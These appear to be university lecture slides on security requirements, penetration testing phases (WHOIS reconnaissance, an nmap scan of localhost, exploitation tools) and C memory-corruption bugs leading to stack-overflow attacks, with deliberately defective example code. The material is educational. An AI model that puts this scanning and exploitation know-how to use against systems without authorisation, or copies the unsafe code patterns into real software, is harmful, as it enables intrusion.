- What are your security assumptions ?

Any discussion of security without answering these questions is *meaningless*

Aka **threat modelling**

# Security requirements

## a) 'This application cannot be hacked'

- generic default requirement 😊
- vague & not actionable 😞
- negative security model

## b) More specific security requirements

- In terms of Confidentiality, Integrity and Availability (CIA)
- Or, usually better, in terms of Access Control
  - (i.e. Authentication & Authorisation)
- Not just Prevention but also Detection & Reaction/Response
- positive security model

# prevention vs detection & reaction



# prevention vs detection & reaction

- Prevention seems to be *the* way to ensure security, but detection & response often more important and effective
  - Eg. breaking into a house with large windows is trivial; despite this absence of prevention, detection & reaction still provides security against burglars
  - Most effective security requirement for most persons and organisations: make good back-ups, so that you can recover after an attack
- *don't ever be tempted into thinking that good prevention makes detection & reaction superfluous.*
- Hence important security requirements include
  - being able to do monitoring
  - having logs for auditing and forensics
  - having someone actually inspecting the logs
  - ...

# Pen Test

# Penetration Testing

## **Definition:**

- A penetration test or pentest is a test evaluating the strengths of all security controls on the computer system. Penetration tests evaluate procedural and operational controls as well as technological controls.

# Who needs Penetration Testing

- Banks/Financial Institutions, Government Organizations, Online Vendors, or any organization processing and storing private information
- Most certifications require or recommend that penetration tests be performed on a regular basis to ensure the security of the system.
- PCI Data Security Standard's (Cardholder's data) Section 11.3 requires organizations to perform application and penetration tests at least once a year.
- HIPAA Security Rule's section 8 of the Administrative Safeguards requires security process audits, periodic vulnerability analysis and penetration testing.

# Penetration Testing Viewpoints

- **External vs. Internal**

**Penetration Testing can be performed from the viewpoint of an external attacker or a malicious employee.**

- **Overt vs. Covert**

**Penetration Testing can be performed with (Overt) or without (Covert) the knowledge of the IT department of the company being tested.**

# Phases of Penetration Testing

- 1. Reconnaissance and Information Gathering**
- 2. Network Enumeration and Scanning**
- 3. Vulnerability Testing and Exploitation**
- 4. Reporting**

# 1. Reconnaissance and Information Gathering

**Purpose:** To discover as much information about a target (individual or organization) as possible without actually making network contact with said target.

## **Methods:**

Google search

Website browsing

Organization info discovery via WHOIS

# WHOIS Results for www.clemson.edu

<https://whois.domaintools.com/>

**Domain Name:** CLEMSON.EDU

**Registrant:**

Clemson University  
340 Computer Ct  
Anderson, SC 29625  
UNITED STATES

**Administrative Contact:**

Network Operations Center  
Clemson University  
340 Computer Court  
Anderson, SC 29625  
UNITED STATES  
(864) 656-4634  
noc@clemson.edu

**Technical Contact:**

Mike S. Marshall  
DNS Admin  
Clemson University  
Clemson University  
340 Computer Court  
Anderson, SC 29625  
UNITED STATES  
(864) 247-5381  
hubcap@clemson.edu

**Name Servers:**

EXTNS1.CLEMSON.EDU	130.127.255.252
EXTNS2.CLEMSON.EDU	130.127.255.253
EXTNS3.CLEMSON.EDU	192.42.3.5

## 2. Network Enumeration and Scanning

**Purpose:** To discover existing networks owned by a target as well as live hosts and services running on those hosts.

### **Methods:**

Scanning programs that identify live hosts, open ports, services, and other info (Nmap, autoscan)

DNS Querying

Route analysis (traceroute)

<https://nmap.online/>

# NMap Results

Nmap is used to discover hosts and services on a computer network by sending packets and analyzing the responses.

**nmap -sS 127.0.0.1**

**1**

**2**

**3 Starting Nmap 4.01 at 2006-07-06 17:23 BST**

**4 Interesting ports on chaos (127.0.0.1):**

**5 (The 1668 ports scanned but not shown below are in state: closed)**

**6 PORT STATE SERVICE**

**7 21/tcp open ftp**

**8 22/tcp open ssh**

**9 631/tcp open ipp**

**10 6000/tcp open X11**

**11**

**12 Nmap finished: 1 IP address (1 host up) scanned in 0.207**

**13 seconds**

# State

Open port - there is a service listening from this port and is not blocked by the firewall.

Closed - there is no service listening for connection on that port.

Filtered - something (firewall, network issue, or filter) blocking connection to that port

# 3. Vulnerability Testing and Exploitation

**Purpose:** To check hosts for known vulnerabilities and to see if they are exploitable, as well as to assess the potential severity of said vulnerabilities.

## Methods:

Remote vulnerability scanning (Nessus, **OpenVAS**)

Active exploitation testing

    Login checking and bruteforcing

    Vulnerability exploitation (Metasploit, Core Impact)

    0day and exploit discovery (Fuzzing, program analysis)

    Post exploitation techniques to assess severity (permission levels, backdoors, rootkits, etc)

<https://hostedscan.com/openvas-vulnerability-scan>

# 4. Reporting

**Purpose:** To organize and document information found during the reconnaissance, network scanning, and vulnerability testing phases of a pentest.

## Methods:

Documentation tools (Dradis)

- Framework helps you manage information security projects.
- Organizes information by hosts, services, identified hazards and risks, recommendations to fix problems

# Website Scanner- PentesterTools

<https://pentest-tools.com/website-vulnerability-scanning/website-scanner>

**View Reports**


# How to Become a Penetration Tester

- Stay up to date on recent developments in computer security, reading newsletters and security reports are a good way to do this.
- Becoming proficient with C/C++ and a scripting language such as PEARL or Java Script
- Microsoft, Cisco, and Novell certifications
- Penetration Testing Certifications
  - Certified Ethical Hacker (CEH)
  - GIAC Certified Penetration Tester (GPEN)



Software Security  
**Memory corruption**

## Memory corruption bugs vs rest - Microsoft 2006-2018



[Source: <https://msrc-blog.microsoft.com/2019/07/16/a-proactive-approach-to-more-secure-code> and “*Trends, challenge, and shifts in software vulnerability mitigation*”, presentation by Matt Miller at BlueHat IL 2019]

70% of high severity & critical security bugs are memory unsafety problems

# Essence of the problem

Suppose in a C program you have an array of length 4

```
char buffer[4];
```

What happens if the statement below is executed?

```
buffer[4] = 'a';
```

We don't know!

This is defined to be **undefined**

*ANYTHING* can happen

undefined behaviour: anything can happen



**undefined** behaviour: nothing may happen

# Anything attackers wants?

```
char buffer[4];  
buffer[4] = 'a';
```

If the attacker controls the value 'a'  
then anything that the attacker wants may happen ...

- If we are *lucky* : program crashes with **SEGMENTATION FAULT**
- If we are *unlucky* : program does not crash  
but silently allows **data corruption** or **remote code execution (RCE)**  
and we *won't* know till it's too late

## Nothing may happen

```
char buffer[4];  
buffer[4] = 'a';
```

A compiler could remove the assignment above,  
ie. **do nothing**

- Compilers actually do this (as part of optimisation) and this can cause security problems; examples later.

# Solution to this problem

- Check array bounds at runtime
  - Algol 60 proposed this back in 1960!
- Unfortunately, C and C++ have not adopted this solution.
  - Why?
  - For efficiency  
Regrettably, people often choose performance over security
- As a result, buffer overflows have been the no 1 security problem in software ever since
  - Check out CVEs mentioning buffer (or buffer%20overflow) <https://cve.mitre.org/cgi-bin/cvekey.cgi?keyword=buffer>
- Fortunately, Perl, Python, Java, C#, PHP, Javascript, and Visual Basic do check array bounds

## Tony Hoare on design principles of ALGOL 60



In his Turing Award lecture in 1980

“The first principle was *security* : ... every subscript was checked at run time against both the upper and the lower declared bounds of the array. Many years later we asked our customers whether they wished an option to switch off these checks in the interests of efficiency. Unanimously, they urged us not to - they knew how frequently subscript errors occur on production runs where failure to detect them could be disastrous.

I note with fear and horror that even in 1980, language designers and users have not learned this lesson. In any respectable branch of engineering, failure to observe such elementary precautions would have long been against the law.”

[C.A.R. Hoare, The Emperor’s Old Clothes, Communications of the ACM, 1980]

## More memory corruption problems

Errors with **pointers** and with **dynamic memory** (aka **the heap**)

- *Have you ever written a C(++) program that uses **pointers**?*
  - *You may encounter a program crashing.*
- *Have you even written a C(++) program that uses **dynamic memory**, ie. **malloc()** and **free()** ?*
  - *You may encounter a program crashing.*

In C/C++, the programmer is responsible for **memory management** and this is very error-prone

- Technical term: C and C++ do not offer **memory-safety**

# Spot all (potential) defects

```
1000 ...
1001 void f() {
1002     char* buf, buf1, buf24;
1003     buf = malloc(100);
1004     buf[0] = 'a';
...
98991     free(buf24);
98992     buf[0] = 'b';
...
999991     free(buf);
999992     buf[0] = 'c';
999993     buf1 = malloc(100);
999994     buf[0] = 'd';
999995 }
```

null dereference  
if malloc failed

*potential* use-after-free  
if buf & buf24 are aliased

use-after-free; buf[0] points  
to de-allocated memory

memory leak; pointer buf1  
to this memory is lost &  
memory is never freed


use-after-free, but now buf[0]  
may point to memory that has  
been re-allocated for buf1

# Causes of memory corruption problems

- Access outside array bounds aka buffer overflow
  - overread or overwrite
    - overreads are not a corruption issue, but *confidentiality* issue
- Pointer trouble:
  - buggy pointer arithmetic,
  - dereferencing null pointer,
  - using a dangling pointer aka stale pointer
    - caused by e.g. use-after-free
- Memory management problems:
  - Forgetting to check for failures in allocation
  - Forgetting to de-allocate, aka memory leaks
    - not a corruption issue, but an *availability* issue
- Other ways to break memory abstractions: missing null terminators, too many null terminators, type casts, type confusion, ...


Exploiting this

# Process memory layout




# Stack layout

The stack consists of Activation Records aka **stack frames**:



# Stack overflow attack - case 1


*What if `gets()` reads more than 8 bytes ?*



# Stack overflow attack - case 1

What if `gets()` reads more than 8 bytes ?


Attacker can jump to arbitrary point in the code!



## Stack overflow attack - case 2

What if `gets()` reads more than 8 bytes ?

Attackers can also jump to their own code (aka shell code)



